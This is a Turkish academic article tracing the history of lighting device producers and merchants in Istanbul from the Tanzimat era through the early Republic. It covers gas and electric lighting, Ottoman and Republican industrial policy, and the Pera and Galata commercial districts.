Aydınlatma aygıtlarının satışını ve ticaretini yapan işletmelerin tespitinin yapılabilmesi için Fransızca yayınlar taranmıştır. Bu yayınlar içerisinde Şark Ticaret Yıllıkları olarak bilinen ve 1868-1945 yılları arasında düzenli olarak yayınlanan ticaret yıllıkları ile Şam Rehberi ve Ameli Elektrik dergisi incelenecek yayınlar yer almaktadır.

Aydınlatma aygıtı ticareti yapan işletmeler belirlendikten sonra Charles E. Goad’un 1905 yılına ait sigorta haritasında 10’ar yıllık periyotlar ile yoğunluk haritası oluşturulmuştur.

Araştırmanın amacı, 19. ve 20. yüzyılda aydınlatma üretici ve tüccarlarının İstanbul’da yer alan üretim mekânlarını takip ederek ekonomik ve sosyal açıdan geçirdikleri evrimi ortaya çıkartmaktır. Bu çalışma ile üretim alanlarının konumlandığı bölgelerin farklı bağlamlar ile arka planının açıklanması ve daha net anlaşılmasını sağlayacağı hedeflenmiştir.

2. Materyal ve Metot

Dünyada yaşanan olaylar, yer ve zaman olarak değil, oluşma tarzı ve içinde yer alan kişi ve kurumlar bakımından farklılık göstermektedir. Tarihi olayların çözümlenebilmesi için, konunun derinliklerine inilip araştırılmasına ihtiyaç duyulmaktadır [5].

Bu çalışmada tarama modeli ele alınmıştır ve genel tarama modeli ile çalışmanın evreni, yapay aydınlatma aygıtlarının gelişimi olarak belirlenmiştir. Burada örnekleme belirlemek için dikey örnekleme yöntemi tercih edilmiştir. Dikey örnekleme, genelden özele doğru giden bir yöntemdir [6].

Örnekleme, kendi içerisinde bulunan değişkenlere göre alt gruplara ayrılmaktadır. Bu alt gruplardan eleman örnekleme yöntemiyle içerlerinden elemanlar alınmaktadır. Elemanların hepsi eşit orantıda olmalıdır. Bu yöntemle oranlı eleman örnekleme denmektedir [7]. Çalışmada örneklemenin inceleneceği teknik bu şekilde belirlenmiştir.

Çalışmada öncelik, konuya bütüncül yaklaşarak Osmanlı Dönemi sanayileşme hamleleri üzerinden Osmanlı esnaf ve sanayisine ulaşmak hedeflenmiştir. Ardından kronolojiyi oluşturabilmek için çeşitli kaynakların ve belgelerin taranmasına ihtiyaç duyulmaktadır. Bu sebeple bir veri toplama tekniği olan belgesel tarama yöntemi ile kronolojiyi oluşturacak olan çalışmaların taranması amaçlanmıştır. Belgesel tarama, var olan belgeleri ve kayıtları irdeleyerek ortaya çıkan verileri toplamaya yardımcı olan bir yöntemdir. Bu yöntem dahilinde; çeşitli fotoğraflar, ses ve video kayıt cihazları, bina gibi kalıntılar, olaylar gerçekleştikten sonra kayıt altına alınan ve yazılı hale dönüştürülen çeşitli mektuplar, raporlar, kitaplar, ansiklopediler, resmi ve özel yazılar, istatistiki belgeler, anılar, tutanaklar, resmî gazete belgeleri, yaşam öyküleri vb. kayıtların taranması planlanmıştır [7].

Araştırmanın konusu olan aydınlatma aygıtı üretici ve tüccarlarını araştırırken dönemin yeni teknolojisi olan elektriğin, aydınlatma ürünlerinde ürün çeşitliliğine ve satışına etki ettiği düşünülmektedir. Benzer bir durumun Osmanlı sanayisinin gelişim ve değişimi ile esnaf

teşkilatlarındaki ürün çeşitliliği ve ticaretinin değişimleri üzerinden ele alınması planlanmıştır. Sosyolojik olarak konu ele alındığında ise, mekânsal olarak aile yaşantısı içerisinde aydınlatma ürünlerinin değişip çeşitlenmesinin yeni bir yaşantı biçimini ortaya çıkarttığı varsayılmaktadır.

Çalışmanın araştırma problemi doğrultusunda yapılan inceleme-sinde, nitel veri toplama tekniğinden tarih araştırması yöntemi kullanılmıştır. Bu çalışmada tarih biliminin araştırma yöntemi irdelendiğinde, geçmişte gerçekleşen olgular üzerinden ele alınmaktadır. Bu olguları ise Karakaya [8] şöyle değerlendirmiştir;

- 1) Geçmişte yaşananlar,
- 2) Olan olaylardan etkilenenler,
- 3) Olayların gerçekleşme durumu,
- 4) Ortaya çıkan sonuçların değerlendirilmesi,
- 5) Sonuçların nasıl ve kimleri etkilediği.

Üzerinden bir çıkarım ile bu çalışmada yöntem üzerinden değerlendirilmiştir.

Bu çalışmanın araştırma problemi: “Türkiye’deki aydınlatma aygıtlarının gelişiminin işletme, üretici ve tasarımcı üzerinden kronolojisini oluşturmak için tasniflenerek topluma ve tarihe kazandırılmasına ihtiyaç vardır” olarak belirlenmiştir.

3. Bulgular ve Tartışma

3.1. Türkiye’de Değişen Enerji Kaynakları ve Topluma Etkisi

İçinde bulunulan fiziksel ortamın gereksinimlerini karşılayacak aydınlatma aygıtlarının, yaşanılan mekân ve çevreyi uygun ve doğru bir biçimde aydınlatmak, eski çağlardan itibaren hedeflenen olmuştur.

Çeşitli aydınlatma yöntemleri ve araçları kullanılmış, yıllar içerisinde gelişmiş ve evrilmiştir. Gün ışığının yetersiz kaldığı durumlarda yapay kaynaklar devreye girmiştir. Yapay kaynaklar, zaman içerisinde ve dönemsel koşullar dahilinde gelişmiştir. Gelişen her yeni teknolojiyle aygıtlar değişime uğramış ancak dönemlerin ekonomik koşulları

ve üretim kapasiteleri yüzünden yeni ürünler yerine üretilmiş olanların yeni teknolojilere adaptasyonu sağlanmıştır.

1839 yılında Sultan Abdülmecid tahta çıkmış ve aynı yıl Tanzimat Fermanı yayınlanmıştır. Tanzimat ile Osmanlı Devleti, Batı devletlerine yakınlaşmak için büyük bir adım atmıştır. Tanzimat döneminde yapılan birçok yenilik, Osmanlı Devleti'nde değişimlere sebep olmuştur. Tanzimat devri ile sanayileşme hızlanmış ve bu sayede çeşitli kurumlar ve fabrikalar kurulmaya başlanmıştır.

1839 yılında Tanzimat Fermanı'nın ilanı ile Batı'daki yeni teknolojik gelişmeler, imparatorluk bünyesinde uygulanmıştır. 19. yüzyılda kabul edilen teknolojik gelişmelerin mekânların aydınlatılmasına katkısı büyük olmuştur. Bu sayede mekânlar hava gazı ile aydınlatılıp, ısıtılmaya başlanmıştır [9].

Batı'da sanayi devrimi ile yaşanan gelişmeler ile mekânların aydınlatılması ön plana çıkmıştır. Avrupa'da yönetimlere ait olan büyük yerleşim alanlarında hava gazı ile aydınlatma uygulamaları yapılmıştır. Avrupa'da saray gibi büyük ve gösterişli yapıların aydınlatılması ile Osmanlı Devleti'nde yer alan büyük yapıların benzer bir havagazı sistemi ile aydınlatma örneği görülmüştür [10].

İstanbul'da ilk havagazının kullanımına Dolmabahçe Sarayı'nın aydınlatılması ile başlanmıştır. Sultan Abdülmecid'in emri ile Dolmabahçe Gazhanesi kurulmuştur. Dolmabahçe Gazhanesinin yıllar içerisinde yeterli gelmeyişi ile Beylerbeyi ile Kuzguncuk arasında bir gazhane daha kurulmuştur. Bu gazhane ile Beylerbeyi Sarayı aydınlatılmıştır [10]. 19. yüzyılda havagazı ile aydınlatma yerini elektrik enerjisine bırakmıştır. Elektrik ile aydınlatma, Osmanlı Devleti'nde teknoloji yönünden köklü bir değişime yol açmıştır.

Havagazı sistemine uygun olarak işlevini devam ettiren aydınlatma elemanları, elektriğe geçiş ile yeni bir anlatım dili oluşturmuşlardır [10]. Bu durum ile Osmanlı Devleti'nin teknolojik değişimi vurgulanmıştır.

Osmanlı Döneminde İstanbul şehri, en son ve en uzun süreli başkent olmuştur. Şehrin başkent olmasının getirdiği siyasi, ekonomik,

sosyal ve kültürel etkilerin mekânsal dönüşümlerde çeşitli etkileri olmuştur. Osmanlı Devleti'nin taşıdığı doğu kültürünün etkileri, Batı'dan gelen yenilikçi akım ile birleşmiş ve bu durum mekânlarda çeşitli gelişim, değişim ve dönüşümler olarak görülmüştür.

Osmanlı'da başlayan modernleşme ve batılılaşma hareketleri, öncelikle saray ve saray eşrafının yaşadığı yerlerde görülmüştür. Avrupa'dan saray için özel olarak getirtilen mimarlar ve dekoratörler ile batılılaşma süreci hızlanmıştır [11].

Osmanlı Devleti'nde, halkın yaşadığı konaklar ile çağdaş konutların iç mekânlarındaki mobilya tarzlarındaki değişimin sebeplerinden biri, Mısır'dan İstanbul'a gelen Osmanlı'nın üst düzey kişilerinin Boğaziçi'ne yerleşmesi gösterilebilir. Buraya yerleşenler, yaşadıkları mekânları Batılı tarza uygun şekilde döşemişlerdir. Değişimin bir diğer sebebi ise Kırım Savaşı dolayısıyla İstanbul'a gelen Fransız ve İngiliz askerlerinin kendi yaşam tarzlarını beraberlerinde getirmeleridir [12].

Saraya uygun Avrupalı model mobilyaların üretimi Levantenlerin yoğun olduğu Pera ve çevre yerleşim bölgelerinde başlamıştır. İthal edilen modellerin ise Osmanlı gelenekselliğine yakın olması adına yeniden tasarlanması gerekmiştir.

Pera ve Galata bölgesi içerisinde yaşayan Gayrimüslim Osmanlı vatandaşlarının ya da yabancı elçilerin sosyal aktivitelerinin yoğunlaştığı 19. Yüzyılda çeşitli davetler vermeye başlanmıştır. Bu davetler yaşam alanlarında veya davetlere uygun olabilecek geniş ve büyük mekânlarda organize edilmekteydi. Organizasyondan, yabancı ülkelerin elçileri ve Gayrimüslim vatandaşların kurdukları dernekler sorumlu olmaktadır. Davetlerin yaygınlaşması ile iç mekânlarda çeşitli dönüşümler başlamıştır. Bu dönüşümlerin başında lüks tüketim ile bağdaşan çeşitli ürünlerin satışı ve tedariki yer almaktadır.


Derin Öncel'in [13] 4 Şubat 1865 yılına ait Journal de Constantinople gazetesinden çevirdiği ilanın bir kısmında Beyoğlu bölgesinde yapılan sosyal aktivitelerden bahsedilmiştir;

“Pera halkının eğlenceleri devam etmektedir. Bazı kayıplar ve yas dolayısıyla cemaatlerin salonları kapalı olsa da, bölgenin ileri gelenleri evlerini çeşitli davetler için açmaktalar. (...)

Son olarak M. G. Guarracino ve ailesi tarafından aile dostlarına verilen davetten söz etmek istiyoruz. Bu davet bir balo değildi ama orkestra, parlak ışıklar ve tuvaletler göze çarpmaktaydı. (...)

Gazeteye verilen bu ilanda bahsedilen parlak ışıklar ile mekânlarda içerisindeki dönüşümlere bir gönderme yapıldığı varsayılmaktadır. Bahsi geçen sosyal aktivitelerin mekânlara olan yansımaları ancak ihtişamlı ürünler ile sağlanmaktadır. Parlak ışıklar için gereken lüks tüketim ürünü olarak aydınlatma ürünlerinden bahsedildiği düşünülmektedir.

Akın’ın [14] belirttiği üzere; Pera’da ikamet edenler, verdikleri büyük davetler vasıtasıyla salonlarını ve evlerini Avrupa modasına uygun bir dekorasyon ile biçimlendirme hevesindediler. Bu sebeple Fransız ve İtalyan işi sandalye, kanepe ve oturma elemanları satan dükkan ilanlarına sıkça rastlanmaktadır. Ayrıca, salon mobilyalarının bütünüleyicisi olan ve çok seçkin Avrupa şehirlerinden gelen (Paris, Londra vb.) cam, porselen, bronz ve bakır ev eşyaları da o dönem içerisinde revaçtadır. Benzer bir ilan Şekil 1.’de görülmektedir.



Şekil 1. R. Ditmar Wien marka petrol lambası satış ilanı [14].

Osmanlı'da lüks ve Batılılaşma göstergesi olan aydınlatma elemanlarının zengin konaklarda, saraylarda ve elçiliklerde kullanılması ile; alım gücü yüksek olan üst tabakanın ulaşabildiği ürünler olduğu söylenebilmektedir.

Osmanlı Devleti'nin 1850 yılından itibaren batılılaşma sürecine girmesi ile Avrupa'da hız kazanan Sanayi devriminin tüketim etkilerini hissetmeye başlamıştır. Tüketici, yeni ve sanayi mamulü olan ürünleri talep etmeye başlamış ve bu durum ithal ürünlerin ülkeye girişini hızlandırmıştır. Osmanlı Devleti'nin klasik aydınlatma elemanları olan; çıra, mum, şamdan, kandil ve fenerlere ek olarak Batı'dan ithal lambalar evlerin dekorasyonuna zaman içerisinde katılmıştır. İthal edilen ürünleri önce belli bir zümre kullanmış, ardından halk yavaş yavaş geleneksel öğeleri bırakarak ithal öğelere yönelmiştir. Lamba kelimesi Grekçe lampas/lampa kelimelerinden dilimize girmiştir ve meşale kelimesinin kökenidir [3].

Oral [3] ithal aydınlatma elemanlarının ülkedeki artışı ile ilgili olarak, okuryazarlığın arttığını belirtmiştir. Bunun sebebini ise, geleneksel aydınlatma elemanlarında kullanılan ateşleyici sisteminin ithal olanlara kıyasla yetersiz olmasıdır. Yetersiz kalan ateşleyiciler ile aydınlatma, istenilen oranlara ulaşamamaktaydı ve kaliteli bir aydınlatma sağlamamaktaydı. Batılı ve teknolojik aydınlatma elemanlarının artışı ile okuma oranı doğrusal olarak artmıştır. Bu sayede iç mekânda yaşam konforu artmış ve ailelerin bir arada daha fazla zaman geçirmesine olanak sağlamıştır. Aynı zamanda iç mekânda estetik zevkin gelişmesi ve yenileşmesine ön ayak olduğu söylenebilmektedir.

Osmanlı toplumunun, aydınlatma sayesinde okuryazarlığının gelişerek ülke insanının modernleşmesi, kadın ve erkeğin aile içindeki rollerin modern normlara göre yeniden tanımlanmasının önünü açmıştır.

İç mekânda kullanımı tercih edilen ürünler; mumlar, şamdanlar, kandiller, yağ lambaları, gaz yağı lambaları ve havagazı lambaları gösterilebilmektedir. Mekân içerisinde kullanılan bu aydınlatma elemanları içerisinde tehlike arz eden ürünler olduğu kadar, güvenliğin nispeten sağlandığı ürünler de mevcuttur.

19. yüzyılda cam teknolojisinde yaşanan gelişmelerin, aydınlatma sistemlerinin gelişip ilerlemeye başlaması ile bir bağlantısı bulunmaktadır. Bu döneme kadar kullanılan camlar, özellikle gaz lambası için kullanılan camlar, yeterli gelmemekteydi [15]. Dayanıklı ve farklı üretim yöntemleri ile üretilen camların kullanımı ile aydınlatma ürünleri çeşitlenmiştir.

3.2. Aydınlatmanın İstanbul'daki Tarihi Gelişimi

Elektriğin Türkiye'ye gelişinden evvel aydınlatmada kullanılmak üzere çeşitli enerjilerden ve yöntemlerden yararlanılmıştır. Osmanlı Devleti'ndeki enerji çeşitlerinin güncellenmesi ve gelişmesi sanayi devriminin gelişi ile başlamıştır.

1838 yılında Osmanlı Devleti ve İngiltere arasında imzalanan Baltıman Ticaret Anlaşması ile Osmanlı sanayisinde yeni bir dönem başlamıştır. İngiltere ile yetinmeyip diğer Avrupa ülkeleri ile benzer sanayi anlaşmaları yapan Osmanlı Devleti, Avrupa'nın sanayi malları için açık bir pazar konumunda yer almıştır [16].

Osmanlı Devleti döneminde sokakların aydınlatılmasına 1846 yılında alınan bir kararla geçilmiştir. Bu kararda ev ve dükkanlara fener asma zorunluluğu gelmiştir. Fakat yetersiz kalan denetimler sonucunda bu karardan vazgeçilmiştir. Sokaklarda tekrardan bir güvensizlik ortamının oluşmaması adına yeniden bir karar alınmıştır. Bu karar, aydınlatmanın o dönem içerisinde ihale usulüyle verilmesidir. İlk imtiyaz, 1864 yılında Heres isimli bir yabancıya sokakların gaz yağı ile aydınlatılması için verilmiştir [17].

1846 yılında Osmanlı Devleti izniyle Pera'nın (Beyoğlu) aydınlatılması ve Avrupai bir görünüme sahip olması hedeflenmekteydi. Galata ve Pera'nın yeterince aydınlatılamaması, Avrupa'da yer alan Paris, Londra gibi şehirlere benzetilmesi için çözülmesi gereken bir sorun olarak gözlemlenmekteydi. Bu sebeple hava gazı ile aydınlatılmaya başlanmıştı ve hatta yer yer elektrik kullanımları da gözükmekteydi [14].

Elektrik enerjisi, Osmanlı döneminde ilk kez Sultan II. Abdülhamid döneminde ülkeye gelmiştir [18]. Ancak II. Abdülhamid, kendisine karşı kullanılacağına inandığı için, teknolojik aletlerden ve yeni gelişmelerden uzak durmuştur. Bu sebeple elektrikli tramvay, telefon, elektrikli aydınlatma cihazlarının kullanımı yasaklanmıştır. Amerika Birleşik Devletleri'nden ithal edilen lambalara gümrükte el koyulmuştur. Bu yeni tip lambaların ülkeye giriş izni için II. Abdülhamid'in kişisel güvenini kazanmış Batılı ithalatçılar devreye girmişlerdir [19].

1898 yılında Yıldız Sarayı'nın içerisinde bulunan Şale Köşkü'nde elektrik ile aydınlatmanın sağlanabilmesi için gerekli elektrikli donanımlar Siemens şirketi tarafından kurulmuştur [20].

Küçükerman'a [20] göre, saray için temin edilecek olan aydınlatma ürünlerinin belirtildiği imzalı mektupta şöyle denilmiştir;

“Sarayın bu özenli mekânlarına konulacak donatımın ve lambaların listesi içinde çok sayıda ‘torcheres Beicos bronze’ ‘Beykoz bronz ışıklık’ veya ‘lustre grand Beicos’ (büyük Beykoz avize) ya da ‘suspension Fanal de Beylerbey’ (Beylerbeyi avizesi) gibi tanımlar vardı. Mektup, ‘Siemens & Halske İstanbul Acenteliği’nin verdiği teklifin kabul edildiğini bildiren ‘Le President Selim Melhame’ imzası ile son buluyordu.”

1850 yılından itibaren Osmanlı Devleti, sanayileşme hareketleri göstermeye başlamış ve sanayide ilerlemiş olan diğer Avrupa ülkelerine yakınlaşmaya çalışmıştır. Bu sebeple sanayileşmede öncelik olarak ordunun ihtiyaçları ve devletin istekleri doğrultusunda ilerlenmiştir [21].

19. yüzyılın son 50 senesine bakıldığında ise Batı'da elektrik enerjisinden yararlanılmaya başlanmıştır. Elektrik yaygınlaşması ile elektrik santralleri kurulmuştur. Ancak aynı dönem içerisinde Osmanlı Devleti'nin çöküş yıllarıydı ve savaşların etkisi ile yanlış yönetilen ekonomi politikaları gündemdedi. Bu sebeple elektriği yaygınlaştıracak santrallerin kullanılması yerine, ülkede gazhanelerden alınan enerji kullanılmaktaydı.

Yeni sanayi politikalarının ülkeye gelmesiyle birlikte, aydınlatma elemanlarında havagazlı aydınlatma araçları ve petrol lambaları kullanılmaya başlanmıştır [22].

3.3. Cumhuriyet Öncesi Dönem İçerisinde Yapılan Düzenlemeler (1853-1923)

Sanayi Devrimi ile Batı'da yeni bir değişim rüzgârı başlamıştı. Batı'nın kendine yeni bir sanayi pazarı arayışı sonucunda Osmanlı Devleti yeni bir açık pazar konumuna gelmiştir [23]. 1815 yılından itibaren Avrupa'da üretilen mallar Doğu'ya doğru gelmeye ve bu bölgeyi etkilemeye başlamıştır. Avrupa'da üretilen mallar gittikçe çoğalmış ve geleneksel Osmanlı imalatını olumsuz yönde etkilemiştir. Geleneksel Osmanlı ürünlerini üreten ustalar işsiz kalmış bu sebeple devlete olan vergi kaynakları azalmıştır. Vergilerde yaşanan azalma ile Osmanlı devleti maliyesinin Avrupa'nın kontrolüne girerek bağımsızlığını yitirmesine sebep olmuştur [24]. Osmanlı Devleti'nin açık bir pazar haline gelmesi ile Tanzimat sonrası yeni sanayileşme politikaları oluşmuştur.

Osmanlı Devleti, 19. yüzyılın ilk 50 senesi içerisinde sanayi devriminin Batı'dan gelen etkilerini devlet tarafından girişimlerle karşılamaya çalışmaktaydı. [25].

Osmanlı İmparatorluğu 19. Yüzyıldan itibaren el işi ve emeğine dayanan küçük işletmeler ile gereksinimlerini karşılayabiliyordu. 1800'lü yılların başında el emeğine bağlı olarak büyüyen ve gelişen küçük işletmeler Avrupa ile rekabet edebilecek durumdaydı. Fakat Avrupa'da başlayan sanayi devrimi ile bu durum hızla tersine dönmüştü. Osmanlı Devleti, gelişen teknolojiye ayak uydurmakta zorlanırken, sanayi devriminde üretilen Batılı ürünler ile rekabet edemeyecek bir boyuta gelmişti. Sanayi devrimi ile teknolojiyi yakalamaya çalışan fakat savaşların etkisi ile ekonomik, siyasal ve sosyal olarak çöküşe doğru giden Osmanlı Devleti, küçük işletmelerin de artık kendisine yetememesi sebebiyle tüketicinin taleplerine yeterince karşılık verememekteydi.

Açık pazar haline gelen Osmanlı sanayisinde 15. Yüzyıldan itibaren varlığını sürdüren esnaf loncaları 19. Yüzyıl itibari ile büyük darbe almıştır. Bunun sebebi ise eski usul tekniklerle üretime devam eden loncaların sanayi devrimi ürünlerine ve açık pazar rekabetine karşı koyamayışı olmuştur [26]. Esnaf birliklerine bağlı yetişen kişiler, küçük yaşlardan itibaren mesleki ve toplumsal geleneklere bağlılık içerisinde yetişiyorlardı. Bu sebeple klasik Osmanlı esnaf ve tüccar tipolojisi ile Avrupa'da yetişen veya Avrupa geleneklerine bağlı tüccar ve esnaf sınıfı birbirinden farklıydı. Osmanlı esnaf teşkilatlarına bağlı olan bu kişilerin geleneklere bağlılıkları sebebi ile Avrupalı tüccarlardan farklı kazanç eğilimleri gözetmekteydiler. Bu sebeple kaliteli iş yapmanın peşinden gidilmiş ve bu uğurda özellikle imalat aşamasında ağır ve tizlikle çalışılmıştır. Fakat zaman içerisinde siyasi ve ekonomik değişimler ile yabancı tüccar ve yatırımcılar karşısında rekabeti koruyamaz hale gelmiştir. Bu sebeple Osmanlı esnafı hızlı ve hazır üretim ürünler karşısında gücünü kaybetmiş ve küçülmüştür [27].

Ülkedeki genç bürokratlara göre Osmanlı Devleti'nin kurtuluşu, Avrupa ve Dünya pazarı ile bütünleşme ile olabilirdi. Bu sebeple 1838 yılında önce İngiltere, daha sonra diğer büyük devletler ile yapılan ticari anlaşmalarla sanayileşme girişimleri oluşmuştur. Anlaşmalar ile Avrupalılar resmi yetkililerin aradan çekilmesi ile yerli üreticiyle doğrudan irtibat kurma şansını yakalamıştır. Gümrük vergileri Avrupalı tüccarlar için indirilmiştir. Dış ticaretteki bu atılım ile orta sınıf tüccarların ülkeye soktukları ucuz sanayi ürünleriyle yerli esnaf rekabet edememiştir. Ancak Osmanlı limanları ve özellikle Osmanlı'nın başkenti ticaret atılım ile yabancı topraklardan gelen tüccar ve iş adamlarının uğrak bir merkezi haline gelmiştir [19].

Devlet ağırlıklı fabrikaların kurulması, işletmelerin açılması ve yeni yatırımlar, 1800'lü yıllarda başlamış ve 1830'lu yıllarda en yoğun dönemini geçirmiştir [28].

Osmanlı Devleti'nin sanayileşmesinde önemli yer tutan fabrikalar cam, porselen ve çini fabrikalarıdır. I. Abdülmecid'in emriyle 1840 yılında Çubuklu Billur Fabrikası (Çini ve Billur Fabrika-i

Hümayunu) kurulmuştur [29]. Beykoz, Çubuklu 'da kurulan fabrikanın ürettiği Beykoz işi ürünler şunlardır; Ayaklı ve ayaksız ürünler, kapaklı bardaklar, kaseler, sürahiler, kristal cam eşyaları ve kandillerdir [30].

1860'lı yıllara gelindiğinde ise, sanayi durma noktasına gelmiştir. Bu dönem birinci sanayileşme teşebbüsü dönemi olarak adlandırılmaktadır. 1860 yıllarda dönemin teknolojisini takip etmeyen ve yenilenmeyen fabrikalar (özel ve devlet) kapanmaya başlamıştır [28].

Osmanlı İmparatorluğu tüketiciyi ve üreticiyi koruyacak kararları ivedilikle almak için harekete geçmiştir. Bu sebeple 1863 yılında Islah-ı Sanayi Komisyonu kurulmuştur [1]. Komisyonun kurulmasındaki amaç, Osmanlı Devleti'nin sanayisini geliştirmek ve dışa bağımlılığını ortadan kaldırmaktır [31]. Islah-ı Sanayi Komisyonu'nun görevi, gümrük vergilerinin arttırılması, sanayi okullarının açılması, şirketlerin kurulması ve sergiler düzenlenmesi idi [27].

Şirketlerin kurulması için Osmanlı Devleti, esnafa yurtdışından temin edilecek hammaddede ve makineler için vergi alınmayacağını belirtmiştir. Ancak burada alınan kararlar uzun süreli olmamıştır ve Kapitülasyonlar sebebiyle hayata geçirilmemiştir. Komisyon 1872 yılında kapatılmıştır [27]. Komisyonun amacına ulaşamamasının nedenleri, Osmanlı'nın dış borçlarını ödeyemez hale gelmesi ve lüks sayılabilecek harcamaların üst düzeye çıkmasıydı [32].

Batılı sanayileşmenin artışı ile Osmanlı Devleti'nde siyasi, toplumsal ve kültürel alanlarda çeşitli değişimler ve modernleşme çalışmaları yapılmıştır. Bu durum, İstanbul'un kentsel morfolojisini etkilemiştir [19].

Yeni bir Batılı hayat tarzına geçiş yapan Osmanlı Devleti'nde, 1857 yılında, İstanbul'da bulunan ve Pera, Galata, Tophane'yi kapsayan bir belediye kurumu (Altıncı Daire-i Belediye) kurulmuştur. Yeni kurulan bu belediye sayesinde Avrupa kentlerindeki düzenlemeler örnek alınmaya başlanmıştır [33].

3.4. Cumhuriyet Dönemi İçerisinde Yapılan Düzenlemeler (1923-1940)

Ülkenin, Cumhuriyet'in ilanından sonraki durumuna ekonomik olarak bakıldığında, Türkiye Cumhuriyeti'nin ilk on yılı (1923-1933) ülkenin iktisat politikasında arayışların başladığı yıllar olarak belirtilmektedir [1].

Türkiye Cumhuriyeti'nin uygulanacak ekonomik politikasının tespit edilmesi amacıyla 17 Şubat- 04 Mart 1923 tarihleri arasında, 1135 delegenin de katılımıyla, İzmir'de İzmir İktisat Kongresi toplanmıştır [1]. 1923-1930 yılları arasında uygulanan enerji politikalarının ana hatları, 1923 yılında yapılan İzmir İktisat Kongresi'nde belirlenmiştir [34].

Ortaya çıkan iktisadi problemlerin çözümlerinin aranması ve bulunması amacıyla dönemin hükümeti tarafından kongrenin yapılmasına karar verilmişti. Kongre çatısı altında alınan kararlar iki başlık altında toplanmıştır. Bunlar;

1. Misakı İktisadi (İktisadi Antlaşma)
2. Sanayici, tüccar, çiftçi ve işçi gruplarına ilişkin esaslardır [35].

Bu iki başlık altında alınan kararların o dönem içerisinde ülkeyi kalkındırmaya yönelik çözümlerin olması hedeflenmiştir. Kararlardan, sanayi ile ilgili olanları, şunlar olmuştur [35], [36];

1. Ticaret ve Sanayi odaları kurulacaktır,
2. Yerli üretiminin geliştirilmesi için uğraşılacaktır,
3. Lüks ithalattan mümkün mertebe kaçınılması hedeflenecektir,
4. Yabancı sermayeye, ülkenin ekonomik gelişmesine katkıda bulunduğu sürece, izin verilecektir,
5. Teşvik-i Sanayi Kanunu endüstriyel gelişmeye katkı sağlayacak biçimde yeniden düzenlenecektir ve en az 25 sene süreyle yürürlükte kalacaktır,
6. Sanayi ve Sanayici teşvik edilecektir,
7. Sanayinin ve sanayicinin ihtiyaç duyduğu teknik elemanların yetiştirilmesi için elzem olan eğitim kurumları oluşturulacaktır.

Teşvik-i Sanayi Kanunu: Osmanlı Devleti hükümünün sürdüğü 1913 yılında sanayiye katkı amacıyla Teşvik-i Sanayi Kanunu Mu-vakkati adıyla bir yasa çıkarılmıştır. Fakat ülkenin içinde bulunduğu kötü koşulları sebebiyle düzgün ve yararlı sonuçlar alınamamıştır. Bu dönem içerisinde rafa kaldırılan bu yasa, İzmir İktisat Kongresi'nde Teşvik-i Sanayi Kanunu adıyla yeniden gündeme gelmiştir. Buradaki amaç o dönem içerisindeki sanayi şartlarına uygun olarak yeniden düzenlenmesidir [37].

Bu yasanın önemli olmasının sebebi, ülkedeki sanayileşmeye katkı sağlayacak biçimde yazılmış olmasıdır. Ayrıca Atatürk ilkelerinden biri olan Devletçilik ilkesinin anlamını açıklamaktadır [1].

Teşvik-i Sanayi Kanununda, yerli yatırımcı korunurken ve yatırım yapması için çabalanırken, aynı zamanda yabancı yatırımcılar için de yatırıma özendirici çalışmalar yapılmıştır [1]. Yabancı yatırımcılardan ülkeye çeşitli ürün girişleri olması sağlanmıştır.

Bu durum kanun içerisinde öngörülemeyen sonuçlara da yol açmıştır. Ülkede geri kalmış olan sanayi kollarına destek vermesi düşünülen yatırımların yerine, yabancı yatırımcıya bağımlı hale gelmiştir [38]. 1927 yılında kabul edilen bu kanun 15 sene boyunca aynı adla süregelmiştir ve 1942 yılında sonlandırılmıştır. [37]

Teşvik-i Sanayi Kanunu dönemi boyunca çeşitli sanayileşme girişimleri olmuş ve 1923-1930 yılları arasında ülkedeki sanayileşmenin ve sanayi kollarının durumunu ortaya çıkaracak bir sergi kurulması hedeflenmiştir. Milli İktisat ve Tasarruf Cemiyeti'nin 20 Nisan 1930'da kurulmasına önyak olduğu Milli Sanayi Numune Sergisi Ankara'da açılmıştır. [1].

Milli Sanayi Numune Sergisi'nde dönemin sanayi kolları olarak görülen mobilya, dokuma, oyuncak üretimi ve çeşitli dallardan ürünler sergilenmiştir [39]

Sergide yer alan sanayi ürünlerine bakıldığında, Türkiye Cumhuriyeti kurulmadan evvel Osmanlı Devleti'ndeki sanayi kollarının ürünleri sergilenmekteydi. Bu durum, Teşvik-i Sanayi Kanunu'nun desteği ve teşviklerinin ülkedeki sanayileşmeye yeterince nüfuz etmediği olarak yorumlanmaktadır [1].

Sergi kapsamında yer alan sanayi ürünleri içerisinde aydınlatma ürünleri ile ilgili bir kayda rastlanılmamıştır. Türkiye Cumhuriyeti kurulmadan evvel üretilmiş sanayi ürünlerinin sergilenmesi dolayısıyla, aydınlatma elemanlarına rastlanmaması, Osmanlı Devleti'nin aydınlatma ürünlerinde ithal ürünleri tercih ettiğinin bir göstergesi olarak algılanmaktadır.

3.5. İstanbul'un Ticari Merkezleri

Osmanlı Devleti'nin başkenti olan İstanbul şehri, dört idari bölgeye ayrılmıştır. Dersaadet ve Bilad-ı Selase (üç belde) olarak bilinen Galata, Eyüp ve Üsküdar bu dört adet bölgeyi oluşturmaktadır. Haliç'in karşı kıyısında bulunan Galata, Bizans döneminden itibaren İstanbul'da ikamet eden Cenevizli tüccarların yaşadığı bölge olarak bilinmekteydi. Galata'nın yukarısındaki bölgede ise Yunanca 'da "Altın boynuzun karşısında" anlamına gelen Pera yer almaktaydı. Aynı bölgeye Avrupalılar Pera derken, Türkler Beyoğlu olarak adlandırmıştır. Pera, İstanbul'da yaşayan batılı tüccarların, Avrupalı elçilerin, diplomatik görevlilerin ve onların ailelerinin yeni yaşam merkezi olmuştur [19].

Sahil ile Galata kulesi arasında kalan Pera bölgesi, 17. Yüzyılda Pera bağları adıyla anılmaktaydı. Bu bölge 19. Yüzyıla kadar daha az yoğunluklu bir bölge olarak bilinmekteydi. Ancak 19. Yüzyıl itibarıyla Levantenlerin yerleştiği bir bölge olarak nam salmıştır. Levantenlerin haricinde yerli gayrimüslim ve Türk vatandaşlar bu bölgede toplanmışlardır. İlerleyen senelerde Pera Galata'nın bir uzantısı olarak anılmamış, farklı kültürden gruplara ev sahipliği yapmıştır. Bu gruplar içerisinde İtalyan, Maltalı, Ermeni, Yahudi, Katolik ve Ortodoks Rumlar yer almaktadır. Bu grupların içerisinde Müslüman kesimin sayısı azınlıkta kalmıştır. Bu bölgede ikamet eden Müslümanlar ise İslam dinini sonradan kabul eden Batı kökenli bireylerdir [14].

